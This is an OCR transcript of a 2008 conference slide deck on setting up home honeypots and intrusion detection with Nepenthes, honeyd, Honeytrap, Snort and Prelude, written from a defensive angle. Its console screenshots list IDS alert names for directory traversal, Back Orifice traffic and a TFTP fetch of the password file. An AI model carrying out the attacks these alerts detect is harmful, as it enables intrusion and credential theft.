
Ghetto IDS and Honeypots for the home user


PRETTY, ISN'T IT?
WHAT IS IT?
I'VE GOT A BUNCH OF VIRTUAL WINDOWS MACHINES NETWORKED TOGETHER, HOOKED UP TO AN INCOMING PIPE FROM THE NET. THEY EXECUTE EMAIL ATTACHMENTS, SHARE FILES, AND HAVE NO SECURITY PATCHES.
BETWEEN THEM THEY HAVE PRACTICALLY EVERY VIRUS.
THERE ARE MAIL TROJANS, WARHOL WORMS, AND ALL SORTS OF EXOTIC POLYMORPHICS. A MONITORING SYSTEM ADDS AND WIPES MACHINES AT RANDOM. THE DISPLAY SHOWS THE VIRUSES AS THEY MOVE THROUGH THE NETWORK,
GROWING AND STRUGGLING.
YOU KNOW, NORMAL PEOPLE JUST HAVE AQUARIUMS.
GOOD MORNING, BLASTER. ARE YOU AND W32.WELCHIA GETTING ALONG?
WHO'S A GOOD VIRUS? YOU ARE! YES, YOU ARE!

Comic courtesy http://www.xkcd.com

Black Ratchet - The Last HOPE - July 19th, 2008

What are we going to talk about?

- What exactly happens on the end of your Internet connection
- Open Source tools to set up your own Honeypot and IDS setup and how to tie them together
- What you will likely see, what it means, and how to respond.


Who am I?

- Just another Phone Phreak from Boston
- Talked at HOPE #6, DEFCON, and other conferences
- Been using these tools in one form or another since 2002 or so…
- GCIA, so obviously these letters make me smarter then you
- Really nice guy who will talk your ear off about these things if alcoholic beverages are donated

Why are you using PowerPoint?

- Because OpenOffice sucks
- I don’t feel like making you guys flying blind (again)

Your Internet Connection (Imagined)



Your Internet Connection (Reality)

Honeypots

What exactly is a honeypot?

- Used to convince an attacker a computer is a high-value, badly secured device, while in reality it is a device used to monitor the attackers actions and tactics.
- “An evening with Berferd” *Cheswick et. al.*

Interaction: High vs. Low

- High Interaction
  - Physical or Virtualized System
  - Provides the attacker with a real computer
  - Real computer = Real threats = More problems
- Low Interaction
  - Nepenthes or honeyd
  - Provides an attacker with a “movie set” computer
  - “Fake” computer = Less threats = Less problems

High Interaction Honeypots


- Real Computer
  - Physical or Virtual Computer with actual vulnerabilities
  - VMware, Xen, User Mode Linux, Beater Box
- Real Problems
  - Attackers ***can*** and ***will*** use your honeypot to attack other systems
  - Snort Inline will protect you somewhat, but you need to keep on top of it
- Lots of risk, but lots of reward

Low Interaction Honeypots

- “Fake” Computer
  - Spoofed device
  - Physical or virtual device that spoofs vulnerabilities
- Less of an attack profile
  - Not actually exposing a real computer, therefore less of a threat of being compromised
- Not as realistic as “high interaction” but will save you many a headaches.

High Interaction Honeypots

How High Interaction Honeypots Work…



Setup

- Operating System
  - Linux
  - Windows
- Hardware
  - Nowaday, most attackers don’t know nor do they care
  - Bandwith an exception, sometimes


A word about virtualization

- Are you 100% sure that they won’t break out?
- Are you 100% sure they won’t notice?
- Are you willing to bet a server that contains information you consider “important”?

Stopping Attacks

- You need to be monitoring a high-interaction honeypot 24x7
  - Compromised? Attackers done? Pull the Plug.
    - Immediately!
      - No, really. NOW!
- Snort Inline
  - Snort based utility that uses iptable/ipfw to drop malicious packets.
  - Not 100% effective.

Low Interaction Honeypots



Low Interaction Honeypots


- Nepenthes
  - Emulates fake vulnerabilities on a physical computer and collects exploits.
- honeyd
  - Emulates fake computers on your network in which you can script canned responses.
- Honeytrap
  - Dynamically creates a server on every port a client requests to connect to and captures data.

Nepenthes

- Sets up server on a physical computer
- Emulates vulnerabilities
  - Both Windows and Linux
- Automatically collects malware
  - Capable of automatically submitting them to a central collection point

How Nepenthes Works

Act One



Attacker

Nepenthes Server

"Exploit" →


← "Oh Noes! You Got Me!"

"Hahaha Take my evil trojan!" →

← "Psyche! HA HA! Fooled You!"

How Nepenthes Works

Act Two




Nepenthes

- Pros
  - Can be used on any existing server
  - Can catch a number of windows exploits
- Cons
  - Somewhat difficult to setup
  - It’s knowledge of exploits is limited
  - Logging is a bear
  - Since it’s a program listening on a port, it can get compromised

Honeytrap

- Utility to automatically collect exploits
- Opens a “server” on any port a connection is made to
  - Both Windows and Linux!
- Can be installed on an existing machine
  - Homeless Man’s Honeypot

How Honeytrap Works




Honeytrap

- Pros
  - Dead Simple
- Cons
  - Limited Interactivity

Honeyd

- Developed by Niels Provos
- Emulates hosts on a network that run programs or scripts specified in the config file.
- Takes up spare IPs
- Amazing amount of IP trickery.
- Emulate an entire network!

How honeyd works



honeyd “services”

- Can forward ports back to services hosted somewhere else.
  - Dangerous, these services can get owned
- Scripts
  - Script Kiddie Annoyance Toolkit
  - Scripts also available on the honeyd website
- Tarpits

Honeyd

- Pros
  - Quite lightweight
  - Can emulate numerous computers, links, and devices
  - These “ghosts” can run almost anything.
  - Somewhat harder to compromise
- Cons
  - Requires a separate unused IP for each host
  - Good for monitoring, but difficult to use against advanced attacks

Monitoring

Snort – ‘Nuff Said

- Developed by Marty Roesch in 1998 as a “lightweight” IDS
- Gold Standard in OSS IDS systems
- Signature based

Monitoring Snort

- SGUIL
  - http://sguil.sourceforge.net/
- BASE (Basic Analysis and Security Engine)
  - http://base.secureideas.net/
- SnortSnarf
  - http://snort.org/dl/contrib/data_analysis/snortsnarf/

tcpdump

- The swiss army chainsaw of packet sniffing
- You can use it to monitor *everything*
  - Make sure your snaplen is right!
- Handy to piece together new attacks, or see stuff that snort missed
- pcap format allows you to use a lot of tools
  - ngrep, Wireshark, snort

WARNING!

CAUTION
THIS SIGN HAS
SHARP EDGES
DO NOT TOUCH THE EDGES OF THIS SIGN
ALSO, THE BRIDGE IS OUT AHEAD

By monitoring your network, you may record traffic that you don’t want recorded. Be sure that tcpdump/snort/whatever else you are using **ONLY** picks up the traffic you want!


Monitoring Honeyd/Nepenthes

- No good tools
- honeyd files are very arcane
- Nepenthes files are just flat out bad

Monitoring Both – Prelude IDS

- NOT an IDS
  - More of a utility to correlate events and warnings
- Pretty web-based console
  - Prewikka, not required
- Good program, bad documentation
  - Really bad, I'm not kidding
- Open source, but not really

How Prelude Works



PreludeIDS Technologies.

Classification	Source	Target	Sensor
WEB-MISC robots.txt access	84.104.217.36:45295	194.246.101.65:80	snort (on ava
2 x TCP packet dropped (failed)	216.184.192.227:2927	194.246.101.67:139 interface: eth1	prelude-lml/r avale.prelude
6 x TCP packet dropped (failed)	200.14.104.27:57332	194.246.101.65:113 interface: eth1	prelude-lml/r avale.prelude
2 x TCP packet dropped (failed)	194.246.104.67:1924	194.246.101.67:445 interface: eth1	prelude-lml/r avale.prelude
TCP packet dropped (failed)	212.22.171.145:63721	194.246.101.65:139 interface: eth1	prelude-lml/r avale.prelude
TCP packet dropped (failed)	212.22.171.145:63722	194.246.101.66:139 interface: eth1	prelude-lml/r avale.prelude
TCP packet dropped (failed)	212.22.171.145:63723	194.246.101.67:139 interface: eth1	prelude-lml/r avale.prelude
Mail server suspicious access (failed)	62.103.252.123	194.246.101.65 (avale.prelude-ids.org)	prelude-lml/P avale.prelude
5 x TCP packet dropped (failed)	172.16.1.25:4170	194.246.101.65:445 interface: eth1	prelude-lml/r avale.prelude
2 x TCP packet dropped (failed)	172.16.1.25:2690	194.246.101.66:445 interface: eth1	prelude-lml/r avale.prelude
WEB-MISC robots.txt access	68.142.250.85:43652	194.246.101.65:80	snort (on ava
(14910/15088 alerts not shown... expand) 6 x (spo_bo) Back Orifice Traffic detected 2 x TFTP GET passed 8 x WEB-CGI /cgi-bin/ access 40 x WEB-CGI a1stats a1disp3.cgi directory traversal attempt 1 x WEB-CGI agora.cgi attempt 20 x WEB-CGI AltaVista Intranet Search directory traversal attempt 20 x WEB-CGI Amaya templates sendtemp.pl directory traversal attempt	82.226.58.44	194.246.101.65:22 (avale.prelude-ids.org)	prelude-lml/s avale.prelude

Filter:

Step: 1 Hours

Tz: Frontend localt

Limit: 50 apply

Database

Prelude Manager


prelude-lml

snort

honeyd
logfile

nepenthes
logfile

Prewikka



Classification	Source	Target	Sensor
WEB-MISC robots.txt access	84.104.217.36:45295	194.246.101.65:80	snort (on awa
2 x TCP packet dropped (failed)	216.184.192.227:2927	194.246.101.67:139 interface: eth1	prelude-lml/n awale.prelude
6 x TCP packet dropped (failed)	200.14.104.27:57332	194.246.101.65:113 interface: eth1	prelude-lml/n awale.prelude
2 x TCP packet dropped (failed)	194.246.104.67:1924	194.246.101.67:445 interface: eth1	prelude-lml/n awale.prelude
TCP packet dropped (failed)	212.22.171.145:63721	194.246.101.65:139 interface: eth1	prelude-lml/n awale.prelude
TCP packet dropped (failed)	212.22.171.145:63722	194.246.101.66:139 interface: eth1	prelude-lml/n awale.prelude
TCP packet dropped (failed)	212.22.171.145:63723	194.246.101.67:139 interface: eth1	prelude-lml/n awale.prelude
Mail server suspicious access (failed)	62.103.252.123	194.246.101.65 (awale.prelude-ids.org)	prelude-lml/P awale.prelude
5 x TCP packet dropped (failed)	172.16.1.25:4170	194.246.101.65:445 interface: eth1	prelude-lml/n awale.prelude
2 x TCP packet dropped (failed)	172.16.1.25:2690	194.246.101.66:445 interface: eth1	prelude-lml/n awale.prelude
WEB-MISC robots.txt access	68.142.250.85:43652	194.246.101.65:80	snort (on awa
(14910/15088 alerts not shown... expand) 6 x (spo_bo) Back Orifice Traffic detected 2 x TFTP GET passwd 8 x WEB-CGI /cgi-bin/ access 40 x WEB-CGI a1stats a1disp3.cgi directory traversal attempt 1 x WEB-CGI agora.cgi attempt 20 x WEB-CGI AltaVista Intranet Search directory traversal attempt 20 x WEB-CGI Amaya templates sendtemp.pl directory traversal attempt	82.226.58.44	194.246.101.65:22 (awale.prelude-ids.org)	prelude-lml/s awale.prelude

Filter:

Step: 1 Hours

Tz: Frontend localt

Limit: 50

Response

Response
